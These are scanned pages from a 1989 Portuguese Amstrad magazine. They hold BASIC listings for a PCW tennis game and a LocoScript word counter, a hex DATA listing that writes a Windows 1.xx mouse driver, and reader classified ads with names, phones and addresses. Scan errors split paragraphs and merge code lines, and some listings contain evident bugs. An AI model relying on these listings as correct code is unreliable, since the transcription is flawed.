
Uma dada bactéria sobreviverá noutra geração a seguir se tiver exactamente duas ou três vizinhas. Se um espaço livre tem exactamente três vizinhas, então é criada uma bactéria nesse espaço e na próxima geração.


Assim, para jogar ao "Life", você estabelece um padrão inicial de bactérias no ecrã, e observa enquanto o computador vai passando por várias gerações. A ideia é descobrir um padrão inicial que consiga fazer coisas interessantes: deve crescer, ou mover-se, ou fazer outra coisa qualquer excepto morrer, como acontece na maioria dos casos.

Qual o papel do MAIL232 em tudo isto? Se você activar o menu [f3], mova o cursor para "Transfer as ASCII" e prima [EXTRA]+P, após o que o ecrã fica limpo e se pode preparar o começo do jogo.

UM VT 52 QUASE COMPLETO

A emulação VT52 oferecida pelo PCW não é completa. Apesar de fornecer uma grande série de funções, se tentar utilizar um editor de ecrãs complexo o sistema irá provavelmente falhar. De qualquer maneira um verdadeiro terminal VT52 custa mais de uma centena de milhares de escudos.

A seguir utilize as teclas de cursor e a tecla de [RETURN] para estabelecer o padrão inicial. Quando premir a barra de espaços o PCW irá rolar pelas gerações, até que você pressione outra vez a barra de espaços para parar.

Enfim, que se divirtam muito e possam as vossas bactérias multiplicar-se em paz.

TÉNIS PARA PCW 8256

Quisemos que os utilizadores dos PCW 8256 pudessem ter um período de descanso entre documentos e arquivos de clientes, e a nossa equipa técnica realizou a conversão deste conhecido programa para o BASIC Mallard. As características deste dialecto obrigam a realizar o controlo do cursor através de códigos de escape, que se usam para controlar todas as características da apresentação. Para o introduzir basta escrever BASIC no CP/M, e começar a "dactilografar" o programa. Tem que se ter em conta que, ao sair do programa carregando na tecla STOP, a máquina fica no BASIC sendo necessário executar a instrução SYSTEM para se voltar ao sistema operativo.

```
10 REM ******************************
20 REM * AMSTENIS - Versao PCW 8256 *
30 REM *    (c) - AMSTRAD MAGAZINE   *
40 REM ******************************
50 REM
60 REM *** opcoes de ecran ****
70 PRINT CHR$(27)"2"CHR$(0);
80 PRINT CHR$(27);"0";CHR$(27);"f";
90 PRINT CHR$(27);"x";
100 PRINT CHR$(27);"E";CHR$(27);"H";
110 PRINT CHR$(27);"Y";CHR$(32+4);CHR$(3
2+30);
120 PRINT CHR$(27);"r";
130 PRINT "A M S - T E N I S"
140 PRINT CHR$(27);"u";
150 PRINT CHR$(27);"Y";CHR$(32+8);CHR$(3
2+27);
160 PRINT "Para mover as raquetes:"
170 PRINT:PRINT:PRINT
180 PRINT TAB(25)"Jogador 1:"TAB(45)"Jog
ador 2:"
190 PRINT
200 PRINT TAB(5)"CIMA _______________ [
Q ] _______________ [ P ]"
210 PRINT
220 PRINT TAB(5)"BAIXO _______________ [
 A ] _______________ [ L ]"
230 PRINT:PRINT:PRINT:PRINT:PRINT
240 PRINT TAB(25)"PRIMA [ 1 ] OU [ 2 ] J
OGADORES."
250 tecla$=INKEY$:IF tecla$<>"1" AND tec
la$<>"2" THEN 250
260 IF tecla$="2" THEN 320
270 n=1:PRINT CHR$(27);"E";CHR$(27);"H";
280 INPUT "Nome (Max. 10 caracteres.)";nom1$
290 nom1$=UPPER$(LEFT$(nom1$,10))
300 nom2$="AMSTRAD"
310 GOTO 370
320 PRINT CHR$(27)"E"CHR$(27)"H";
330 INPUT "Jogador 1 (Max. 10 caracteres.)";nom1$
340 nom1$=UPPER$(LEFT$(nom1$,10))
350 INPUT "Jogador 2 (Max. 10 caracteres.)";nom2$
360 nom2$=UPPER$(LEFT$(nom2$,10))
370 REM
380 REM #### DESENHA O CAMPO ####
390 PRINT CHR$(27);"b";CHR$(0);:REM PRINT CHR$(27);"c";CHR$(0);
400 PRINT CHR$(27);"E";CHR$(27);"H"
410 PRINT TAB(20) nom1$ TAB(60) nom2$
420 PRINT
430 PRINT CHR$(134);STRING$(78,138);CHR$(140);
440 FOR laco=1 TO 19
450 PRINT CHR$(27);"Y";CHR$(32+1+laco);CHR$(32+1)
460 PRINT CHR$(133)TAB(80)CHR$(133)
470 NEXT
480 PRINT CHR$(27);"Y";CHR$(32+21);CHR$(32+1)
490 PRINT CHR$(131);STRING$(78,138);CHR$(137);
500 PRINT CHR$(27);"b";CHR$(63);:PRINT CHR$(27);"c";CHR$(0);
510 raq$=CHR$(149)+CHR$(8)+CHR$(10)+CHR$(149):clr$=" "+CHR$(8)+CHR$(10)+" "
520 x1=5:y1=11:x2=75:y2=11
530 PRINT CHR$(27);"Y";CHR$(32+y1);CHR$(32+x1);:PRINT raq$;
540 PRINT CHR$(27);"Y";CHR$(32+y2);CHR$(32+x2);:PRINT raq$;
550 REM
560 REM ######### COMECA O JOGO ##########
570 REM
580 dx=(-1)^(INT(RND*2)):dy=INT(RND*3)-1:dx=dx*2:yb=12+dy
590 IF dx>0 THEN xb=x1+1 ELSE xb=x2-1
600 PRINT CHR$(27);"Y";CHR$(32+0);CHR$(32+35);
610 PRINT USING"##";p1
620 PRINT CHR$(27);"Y";CHR$(32+0);CHR$(32+75);
630 PRINT USING"33";p2
640 IF fim=1 THEN GOTO 900:REM FINAL DA PARTIDA
650 a$=UPPER$(INKEY$)
660 PRINT CHR$(27);"H";:PRINT " "
670 IF a$="Q" AND y1>3 THEN PRINT CHR$(27);"Y";CHR$(32+y1);CHR$(32+x1);:PRINT
clr$;:y1=y1-1:GOTO 690
680 IF a$="A" AND y1>20 THEN PRINT CHR$(27);"Y";CHR$(32+y1);CHR$(32+x1);:PRINT
clr$;:y1=y1-1
690 PRINT CHR$(27);"Y";CHR$(32+y1);CHR$(32+x1);:PRINT raq$;
700 IF n=1 THEN 740
710 IF a$="P" AND y2>3 THEN PRINT CHR$(27);"Y";CHR$(32+y2);CHR$(32+x2);:PRINT
clr$;:y2=y2-1:GOTO 730
720 IF a$="L" AND y2<20 THEN PRINT CHR$(27);"Y";CHR$(32+y2);CHR$(32+x2);:PRINT
clr$;:y2=y2+1
730 GOTO 770
740 IF dy=0 AND y2=yb THEN 770
750 IF yb>y2+1 THEN PRINT CHR$(27);"Y";CHR$(32+y2);CHR$(32+x2);:PRINT
clr$;:y2=y2+1:GOTO 770
760 IF yb<y2 THEN PRINT CHR$(27);"Y";CHR$(32+y2);CHR$(32+x2);:PRINT clr$;:y2=y2-
1
770 PRINT CHR$(27);"Y";CHR$(32+y2);CHR$(32+x2);:PRINT raq$;
```

```
780 IF xb+dx/2=x1 AND ((yb+(dy=0)*-dy)=y1 OR (yb+(dy=0)*-dy)=y1+1) THEN PRINT
CHR$(7);:dx=-dx:dy=INT(RND*3)-1
790 IF xb+dx/2=x1 AND ((yb+(dy=0)*-dy)=y2 OR (yb+(dy=0)*-dy)=y2+1) THEN PRINT
CHR$(7);:dx=-dx:dy=INT(3*RND)-1
800 IF yb+dy=2 OR yb+dy=22 THEN dy=-dy:IF dy<>0 THEN PRINT CHR$(7);
810 IF xb<x1 OR xb>x2 THEN 850:REM PONTO
820 xb1=xb+2*dx:yb1=yb+dy:PRINT CHR$(27);"Y";CHR$(32+yb);CHR$(32+xb);:PRINT "
";630 PRINT CHR$(27);"Y";CHR$(32+yb1);CHR$(32+xb1);:PRINT
CHR$(188);:xb=xb1:yb=yb1
840 GOTO 650
850 REM ## PONTO ##
860 PRINT CHR$(27);"Y";CHR$(32+yb);CHR$(32+xb);:PRINT " ";
870 FOR t=1 TO 5:PRINT CHR$(7);:NEXT:FOR t=1 TO 500:NEXT
880 IF xb<x1 THEN p2=p2+1:IF p2=21 THEN fim=1:GOTO 580 ELSE GOTO 580
890 p1=p1+1:IF p1=21 THEN fim=1:GOTO 580 ELSE GOTO 580
900 REM ########### FINAL ################
910 PRINT CHR$(27)"H"CHR$(27)"E";
920 PRINT CHR$(27)"b"CHR$(63);
930 DATA G,A,N,H,A,S,-,T,E,",","," "
940 DATA E,M," ",B,O,A," ",H,O,R,A,"."
950 DATA <,P,r,i,m,e," ",u,m,a," ",t,e,c,l,a," ",p,a,r,a
960 DATA " ",r,e,i,n,i,c,i,a,r,".",>
970 RESTORE 930
980 PRINT CHR$(27);"Y";CHR$(32+6);CHR$(32+10);
990 FOR laco=1 TO 13:READ le$:PRINT le$;" ";CHR$(7);
1000 FOR t=1 TO 50:NEXT t:NEXT laco
1010 IF p1=21 THEN gan$=nom1$ ELSE gan$=nom2$
1020 FOR laco=1 TO LEN(gan$)
1030 PRINT MID$(gan$,laco,1);" ";CHR$(7);
1040 FOR t=1 TO 50:NEXT t:NEXT laco
1050 PRINT:PRINT:PRINT:PRINT TAB(20)" ";
1060 FOR laco=1 TO 11:READ le$
1070 PRINT le$;" ";CHR$(7);
1080 FOR t=1 TO 50:NEXT t:NEXT laco
1090 PRINT:PRINT:PRINT:PRINT TAB(10)"";
1100 FOR laco=1 to 40:READ le$
1110 PRINT le$;CHR$(7);
1120 FOR t=1 TO 50:NEXT t:NEXT laco
1130 WHILE INKEY$="":WEND
1140 RUN
```

UM CONTADOR DE PALAVRAS

Um precioso truque que qualquer pessoa pode passar para o computador.

Uma das queixas que se ouvem com mais frequência relativamente ao LocoScript é a de que se trata de um processador de texto em que o utilizador não tem possibilidades de saber quantas foram as palavras que escreveu. Isto pode ser particularmente importante para os jornalistas e escritores, que muitas vezes têm que cumprir determinado número de palavras nos seus textos. Um contador de palavras também pode ser muito útil para outras pessoas, como por exemplo para tradutores.

Normalmente seria preciso comprar um dispendioso processador de texto para podermos ter um contador de palavras. Contudo, existe uma maneira de dar esta possibilidade ao LocoScript, e de borla! Tudo o que é necessário é um simples programa que qualquer pessoa pode passar para o computador, depois de ler as instruções nestas páginas. Este programa irá contar o número real de palavras, em vez das "palavras de seis letras dos tipógrafos".

Se você até agora só utilizou o PCW para escrever no LocoScript, então prepare-se para uma experiência muito iluminante - o seu computador também serve para trabalhar com a linguagem de programação Basic e com um sistema operativo chamado CP/M. Se calhar quando comprou o computador só deu uma olhada por alto às disquetes que vinham com o seu PCW, e provavelmente nem sequer leu a 2ª parte do manual em que se falava do CP/M. Mas não interessa, porque agora também não é a altura para lhe darmos uma "ensaboadela" sobre estes temas - vamos apenas dizer-lhe exactamente aquilo de que necessita para pôr a funcionar o contador de palavras, mesmo se nunca ouviu falar do Basic ou do CP/M.

LocoScript´s já velhos

Os utilizadores que possuirem a versão 1.0 do LocoScript terão de arranjar uma mais recente. Para ver se a sua versão é a antiga prima F7 no ecrã que diz "LocoScript Disc Management". Se o menu apresentado tiver como última opção "Direct Printing", isso significa que está a trabalhar com a versão antiga (a nova diz "Make ASCII File").

PRIMEIRO CARREGAR O BASIC

Ora vamos lá ver como é que se carrega o Basic no PCW. Descubra as disquetes que vieram originariamente com o PCW, ou as respectivas cópias (se as fez) e olhe para o "side 2" (lado 2), que contém uma etiqueta que diz "CP/M PLUS". A seguir ligue o PCW, ou prima as teclas Shift Extra Exit para o inicializar, e introduza a disquete na unidade de cima, com a etiqueta mencionada virada para o ecrã. Depois de uns segundos a disquete deixará de girar e aparecerá no ecrã "A>". No caso de não ter percebido ainda, isto significa que você já está dentro do CP/M - tão fácil como isto. A seguir digite BASIC [RETURN] (o que está entre parêntesis rectos significa que deve premir Return) após o que se ouvirá de novo a disquete a rodar. Aparecerá no ecrã uma mensagem sobre um tal "Mallard-80 BASIC", e terminará eventualmente com a mensagem "Ok". Já estamos dentro do BASIC. Experimente digitar o seguinte

PRINT "Ola pessoal!" [RETURN]

e verá

Como carregar a listagem para o computador

Em primeiro lugar carregue o BASIC, da forma como já explicámos noutro ponto deste mesmo artigo. A seguir copie cada linha cuidadosamente, incluindo o número da linha, e premindo [RETURN] no final.

Quando tiver acabado, digite LIST [RETURN] e o programa na sua totalidade irá aparecer no ecrã. Verifique-o, e se algo estiver errado corrija-o com o editor de linhas. Por exemplo, se o erro fosse na linha 100 deveria digitar EDIT 100 [RETURN], e utilizar as teclas de cursor e de apagamento (delete) para corrijir a linha. Premindo [RETURN] quando a linha estivesse correcta. Se por acaso se enganar no número da linha, aparecendo assim uma linha fora de sequência, digite o número da linha incorrecta seguido de [RETURN], o que provoca o apagamento da linha, reescrevendo então a linha com o número correcto.

Ola pessoal!
Ok

aparecer no ecrã. Se já percebe algo de Basic pode brincar um pouco. Senão quiser continuar pode deixá-lo em qualquer altura digitando SYSTEM [RETURN]. Isto leva-nos de volta ao prompt do CP/M - "A>".

O PROGRAMA CONTADOR DE PALAVRAS

Ora vamos lá começar com o contador de palavras.

Em primeiro lugar tem de carregar o BASIC como foi feito há pouco, acabando na tal mensagem de Ok. Agora passe a listagem que apresentamos para o computador (veja as instruções na caixa anexa para o fazer).

Uma vez completa a listagem, e antes de fazer qualquer coisa mais, descubra uma disquete em que possa gravar informação e introduza-a no computador.

Talvez não seja má ideia usar uma das disquetes dos textos do LocoScript - assim manterá o programa contador de palavras juntamente com os seus textos.


MS e Mallard BASIC

Se por acaso já está familiarizado com o Microsoft BASIC, verá que a versão que corre no PCW tem algumas diferenças. A maior parte dos comandos mais simples trabalham da mesma maneira. No entanto o Mallard BASIC (como é chamado) possui um modo especial de ler e gravar ficheiros na disquete.

Se por acaso o manual do seu PCW não contém uma parte dedicada a este Basic, não se rale que para este caso não é necessário. Contudo, se quiser alargar os seus conhecimentos, terá de comprar o manual em separado.

Digite SAVE "CONTAPAL" [RETURN]. Agora todo o seu trabalho se encontra gravado na disquete. Se sempre usou uma disquete de textos do LocoScript vai reparar que o programa aparece como o documento CONTPAL.BAS no primeiro grupo da disquete quando carrega o LocoScript. Isto é de propósito, portanto não deve daí ser mudado.

Chegou agora a altura de verificar se não cometeu erros ao passar a listagem. Leia a próxima secção sobre a utilização do contador de palavras e teste-o com qualquer pequeno documento em LocoScript.

A seguir certifique-se de que salvaguardou qualquer correcção feita na listagem, e digite SYSTEM [RETURN] para sair do BASIC.

COMO UTILIZAR O CONTADOR DE PALAVRAS

Pode desde já ficar ciente de que não é necessário escrever outra vez o programa de cada vez que o quiser fazer correr. Existe, no entanto, um senão: O BASIC corre a partir do CP/M, e o LocoScript não. Sendo assim, não pode correr o programa directamente a partir do LocoScript. Aqui vai o que deve fazer. O processo começa a partir do Disc Management Screen do LocoScript, portanto arranque desde logo com o LocoScript. Coloque a barra de selecção de documentos sobre o documento que escolher primeiro para alvo do programa e prima [F7] (o menu "Modes"). Seleccione a opção "Make ASCII file", prima [ENTER] e é convidado a selecçio-

O Wordstar e o contador

Já viu o CONTAPAL a tratar de ficheiros ASCII normais, mas se chegou a compreender a listagem do programa verá que ele pode processar qualquer tipo de caracteres que sejam aceites pelo comando BASIC "LINE INPUT". Isto significa que, por exemplo, o programa pode contar ficheiros de texto do Wordstar, embora o resultado final possa ser ligeiramente exagerado. O problema é causado por linhas com mais de 255 caracteres - muito comuns nos parágrafos do Wordstar.

```
B>basic

Mallard-80 BASIC with Jetsam   Version 1.29
(c) Copyright 1984  Locomotive Software Ltd
All rights reserved

31597 free bytes

Ok
run "wrdcount"
File name? myfile.bas

Line 18

 65 words counted in myfile.bas
Ok
system

B>█
```

O aspecto que o ecrã deve ter depois de o programa ter sido passado e executado de uma maneira correcta.

O que fazer se não deu resultado

É bem provável que, por mais cuidado que tenha, o programa não funcione bem logo à primeira vez. Se algo de errado acontecer, leia cuidadosamente a mensagem de erro. Provavelmente dirá algo como "Syntax error in 100". Faça deslizar no ecrã uma listagem do programa, usando LIST, e verifique minuciosamente a correspondência entre as duas listagens. O número da linha, no exemplo a número 100, indica-lhe qual a que está incorrecta. Corrija o erro, quer re-escrevendo totalmente a linha, quer usando o editor de linhas, processo descrito na secção "Como carregar a listagem para o computador". A seguir digite outra vez RUN. Esperemos que agora corra tudo bem mas, se tal não acontecer, vá corrigindo as linhas e correndo o programa até que tudo funcione na perfeição. Finalmente, salvaguarde de novo a versão correcta (com SAVE "CONTAPAL").

nar um grupo de documentos. Ponha a barra de selecção no primeiro grupo da disquete A:, e prima [ENTER]. No menu que agora aparece, diga o nome do ficheiro, seleccione "Page image file" e prima [ENTER] outra vez. Verá aparecer o novo documento no index de documentos.

A seguir retire a disquete do LocoScript e carregue o BASIC como fez há pouco. Ponha então a disquete que tem o programa contador de palavras no computador e digite

RUN "CONTAPAL"

Verá agora uma mensagem no ecrã (o prompt) a pedir-lhe o nome do ficheiro a ser submetido à contagem - se o documento do LocoScript estiver noutra disquete, introduza-a e digite o nome que deu ao ficheiro ASCII quando o criou (e NÃO o do documento original do LocoScript). Prima [RETURN] e o programa irá completar a tarefa.

Finalmente, da próxima vez que fizer correr o LocoScript não se esqueça de apagar o ficheiro ASCII que acabou de criar. Como já não vai ser necessário, só iria ocupar um espaço precioso de disquete.

```
10 INPUT "Nome do ficheiro";file$
20 open "I",1,file$
30 PRINT
40 wds%=0:lno%=0
50 WHILE NOT EOF(1)
60 inwd%=0:lno%=lno%+1
70 LINE INPUT #1,LINE $
80 PRINT CHR$(13);"Linha";lno%
90 FOR i=1 TO LEN(LINE $)
100 c$=MID$(LINE $,1,1)
110 IF c$=" " AND inwd THEN wds%=wds%+1:
inwd%=0
120 IF c$<>" " THEN inwd%=-1
130 NEXT i
140 IF inwd% THEN wds%=wds%+1
150 WEND
160 PRINT:PRINT
170 PRINT wds%;"palavras contadas em ";f
ile$
180 close
```

HÁ GATO NO PROGRAMA DO RATO

SEM querer invocar a conhecida frase latina que concerteza já todos ouvimos pelo menos umas boas dezenas de vezes, como forma de tentar justificar algo que, resultando de um erro humano, não tem qualquer justificação possivel, pedimos, no entanto, alguma compreensão por parte de todos os leitores para o erro na listagem do artigo “Afinal onde é que está o rato?” (AM Nº7), apresentando uma nova listagem de BASIC, que depois de executada irá finalmente apresentar o resultado correcto: um driver para utilização do rato-amstrad no Windows 1.xx.

***Nota:** Como últimas palavras sobre uma situação que esperamos não se volte a repetir, não podemos deixar de agradecer a todos os leitores que para ela nos alertaram, possibilitando a imediata tomada de medidas adequadas para a rectificação do erro cometido, já no momento em que este número se preparava para entrar na gráfica.*

```
1 REM      *** AMSTRAD MAGAZINE - JANEIRO 1989 ***
2 REM *** DRIVER PARA MOUSE AMSTRAD NO WINDOWS 1.xx ****
3 REM              *** LISTAGEM RECTIFICADA ***
10 KEY OFF:CLS:SCREEN 2:TOTAL=0:LINHA=120:DIV=0:CORDX=10
15 PSET(8,52):DRAW"R600D14L600U14":PSET(471,53):DRAW"D13R1U13D13E7H7"
20 LOCATE 2,1:PRINT "CRIANDO O FICHEIRO AMSMOUSE.DRV........":LOCATE 8,63:PRINT"
1967 Bytes":LOCATE 12,1
30 OPEN "amsmouse.drv" FOR OUTPUT AS #1
50 READ A$:A=VAL("&H"+A$):IF A=256 THEN READ A$:TZ=VAL("&H"+A$):GOSUB 110
53 IF A=21845 GOTO 80
54 IF A<256 THEN TOTAL=TOTAL+A
55 IF A>256 AND A<>TOTAL THEN BEEP:PRINT "ERRO NA LINHA ";LINHA:PRINT "RECTIFIQU
E O ERRO DETECTADO E VOLTE A EXECUTAR ESTE PROGRAMA.":CLOSE:LOCATE 21,1:STOP ELS
E IF A>256 THEN TOTAL=0:LINHA=LINHA+10:GOTO 50
60 PRINT #1,CHR$(A);:GOSUB 115
70 GOTO 50
80 CLOSE
90 LOCATE 2,1:PRINT "FICHEIRO CRIADO E PRONTO PARA SER UTILIZADO COM O WINDOWS 1
.xx":LOCATE 21,1
100 END
110 A=0:A$="00":FOR M=1 TO TZ:PRINT #1,CHR$(A);:GOSUB 115:NEXT:RETURN
115 DIV=DIV+1:IF DIV/17=INT(DIV/17) THEN PSET(CORDX,54):DRAW"R2D10L2U10":CORDX=C
ORDX+4
119 RETURN
120 DATA 4D,5A,AE,01,04,00,00,00,20,00,00,00,FF,FF,00,00,378
130 DATA 00,00,3E,D4,00,00,00,00,40,100,23,04,100,1C1,E8,23E
140 DATA 2B,00,4F,20,41,4D,53,4D,4F,55,53,45,2E,44,52,56,41E
150 DATA 20,73,6F,20,66,75,6E,63,69,6F,6E,61,20,63,6F,6D,5D4
160 DATA 20,6F,20,57,69,6E,64,6F,77,73,0D,0A,24,5A,0E,1F,45C
170 DATA B4,09,CD,21,B8,01,4C,CD,21,100,1C5,39E
180 DATA 4E,45,04,00,63,00,0D,00,A8,55,B6,0C,05,80,02,100,06,34D
190 DATA 01,100,04,02,00,01,00,45,00,40,00,50,00,50,00,129
200 DATA 59,00,5B,00,70,04,100,03,04,100,0C,4C,00,C1,01,23A
210 DATA 40,01,C1,01,69,00,1E,01,41,00,1E,01,05,4D,4F,55,2E1
220 DATA 53,45,00,00,00,01,00,00,06,4B,45,52,4E,45,4C,03,263
230 DATA 01,03,65,00,03,8D,00,03,0E,01,00,00,24,41,4D,53,210
240 DATA 54,52,41,44,20,4D,41,47,41,5A,49,4E,45,20,31,39,421
250 DATA 38,38,20,2D,20,52,61,74,6F,20,41,6D,73,74,72,61,4FB
260 DATA 64,00,00,07,44,49,53,41,42,4C,45,03,00,07,49,4E,300
270 DATA 51,55,49,52,45,01,00,06,45,4E,41,42,4C,45,02,100,0C,336
280 DATA 8C,D8,90,45,55,8B,EC,1E,8E,D8,56,57,33,C0,E3,80C
290 DATA 08,50,50,51,9A,FF,FF,00,00,C6,06,00,00,00,E8,14,559
300 DATA 00,0B,C0,74,05,C6,06,00,00,FF,5F,5E,83,ED,02,8B,5C9
310 DATA E5,1F,5D,4D,CB,BE,1A,01,AD,A3,0E,00,AC,A2,10,00,60E
```

```
320 DATA AC,A2,11,00,33,DB,B4,06,CD,15,8B,C3,3D,00,00,74,608
330 DATA 14,BA,78,00,32,C0,EE,BA,7A,00,EB,00,EE,C7,06,04,704
340 DATA 00,18,00,B0,01,C3,8C,D8,90,45,55,8B,EC,1E,8E,D8,715
350 DATA 56,57,C4,7E,06,BE,00,00,B8,0E,00,8B,C8,F3,A4,2B,68E
360 DATA C1,5F,5E,83,ED,02,8B,E5,1F,5D,4D,CA,04,00,8C,D8,75B
370 DATA 90,45,55,8B,EC,1E,8E,D8,56,57,C4,5E,06,89,1E,16,6B7
380 DATA 00,8C,06,18,00,83,3E,12,00,00,75,56,8A,26,11,00,309
390 DATA F6,D4,9C,FA,E4,21,0A,C4,E6,21,B4,35,A0,10,00,CD,8A0
400 DATA 21,89,1E,1A,00,8C,06,1C,00,B4,25,A0,10,00,BA,22,3F5
410 DATA 00,CD,21,E8,5F,FF,B4,35,B0,09,CD,21,89,1E,16,01,682
420 DATA 8C,06,18,01,B4,25,B0,09,BA,99,00,CD,21,E4,21,22,5A5
430 DATA 06,11,00,E6,21,C7,06,12,00,FF,FF,EB,01,CF,0E,E8,6AC
440 DATA FB,FF,5F,5E,83,ED,02,8B,E5,1F,5D,4D,CA,04,00,8C,7BC
450 DATA D8,90,45,55,8B,EC,1E,8E,D8,56,57,9C,FA,83,3E,12,813
460 DATA 00,00,74,5A,E4,21,8A,26,11,00,F6,D4,0A,C4,E6,21,633
470 DATA B8,33,35,CD,21,8C,C0,0B,C3,74,18,33,C0,CD,33,0B,6B2
480 DATA C0,EB,10,BA,43,00,B0,34,EE,BA,40,00,B8,55,55,EE,7D4
490 DATA 86,C4,EE,33,C0,8E,C0,B4,25,B0,09,1E,C5,16,16,01,71B
500 DATA CD,21,1F,B4,25,A0,10,00,1E,C5,16,1A,00,CD,21,1F,4B6
510 DATA E4,21,22,06,11,00,E6,21,C7,06,12,00,00,00,EB,01,410
520 DATA CF,0E,E8,FB,FF,5F,5E,83,ED,02,8B,E5,1F,5D,4D,CB,8F2
530 DATA 100,11,41,4D,53,54,52,41,44,20,4D,41,47,41,5A,49,3E5
540 DATA 4E,45,20,2D,20,44,45,5A,45,4D,42,52,4F,358
550 DATA 20,31,39,38,38,01,00,03,01,14,00,01,00,04,100,06,01,119
560 DATA 03,00,00,00,02,00,02,100,18,50,53,51,52,1E,8C,C8,8E,D8,425
570 DATA E8,24,00,0B,C0,74,0F,BA,03,00,56,57,55,06,FF,1E,53C
580 DATA 16,00,07,5D,5F,5E,1F,5A,59,E9,9D,100,0B,BA,78,00,4C1
590 DATA EC,8A,E0,32,C0,EE,8A,C4,98,A3,4C,00,BA,7A,00,EC,92B
600 DATA 8A,E0,32,C0,EE,8A,C4,98,A3,4E,00,8B,C8,33,C0,87,8EE
610 DATA 06,97,00,A3,48,00,F7,D9,8B,1E,4C,00,8B,C3,0B,C1,667
620 DATA 74,05,80,0E,48,00,01,A1,48,00,FB,C3,100,07,50,53,49A
630 DATA 51,52,1E,8C,CB,8E,DB,E4,60,8A,E0,24,7F,3C,7E,74,800
640 DATA 07,3C,7D,74,03,EB,28,90,8A,C4,32,E4,24,81,A8,01,68C
650 DATA 75,0D,80,CC,02,A8,80,74,10,80,F4,06,EB,0B,90,80,6FC
660 DATA CC,08,A8,80,74,03,80,F4,18,86,C4,98,A3,97,00,1F,73A
670 DATA 5A,59,5B,58,2E,FF,2E,16,01,5B,58,2E,FF,2E,1A,100,0B,500
680 DATA 41,4D,53,54,52,41,44,20,4D,41,47,41,5A,49,4E,433
690 DATA 45,20,2D,20,44,45,5A,45,4D,42,52,4F,20,31,39,38,3CC
700 DATA 38,100,03,F8,03,08,FF,23A,5555
```

COMPRO/VENDO/TROCO

COMPRO

Caixa cartão vazia Amstrad 1512 monocromático 972320.

"Your Spectrum" nº1 a 09 e 11. Pago bom preço. Contactar António Loureiro. Tel. 9812234.

Manual de turbo Pascal. Tel. 089-83558 Faro.

Amstrad 1512 ou 1640 e software. Tudo em bom estado. Contactar Rui Paulo Florêncio — Rua 1º de Maio — Frade de Cima - 2090 Alpiarça.

Soft: Icitexte, urgente contactar: Rafael Batista, Quinta da Boavista Bloco 1 Loja 17 - 3000 Coimbra.

Cópia ROM do Amstrad PPC 640 e cópia de disquete com DOS do mesmo, resposta carta a Azevedo ESC Monte Coimbra, 1 - 4400 Gaia.

VENDO

Vendo ou troco Orgão Casio PT 87 bom estado por utilitários ou jogos para CPC 464. Contactar Nélio Ferreira. Tel. (044) 58264.

Timex 2068 com 3 cartridges emuladoras por 18 000$00 como novo falar a partir das 21H. Tel. 494765 Porto.

Spectrum 48K C/Condensador avariado. 5 contos. Grátis 2 cassetes jogos. Tel. (01) 2053818.

TC2068+Seikosha — GP50S + Monitor Neptun 156 + Joystick c/ interface turbo + gravador SLIM12 por apenas 45 mil escudos. Tel. 9824320 Odivelas.

Vendo Atari 130 XE, gravador Atari 1010, Cassetes. Tel. 9813975 (das 14 às 18H.

Segurança contra cópia de programas, barata e eficaz para PC/ MS-DOS, qualquer liguagem. Tel. 4151125 Lisboa, partir 20H.

Transformo o seu PC 1512 e PC1640 e coloco filtros em ecrãs. Contactar Miguel Beirão. Tel. 480857 Porto.

ZX Spectrum + 2 em bom estado com cerca de 100 cassetes de software mais um joystick turbo II, contactar Vitor Gama, Tel. 4946757.

Timex 2048 — compatível Spectrum, só por vinte mil escudos, contactar José Gama. Av. da Piedade nº25 r/c Esq. Elvas 7350.

Televisão Philips TX 33CM preto e branco 220 Volt ou 12 Volt c/ antena interior 10 000 escudos contactar o Tel. 28246 Braga.

Spectrum 48K + conjunto Floppy disk drive system 30 contos Tel. 9880922 das 21h - 23h.

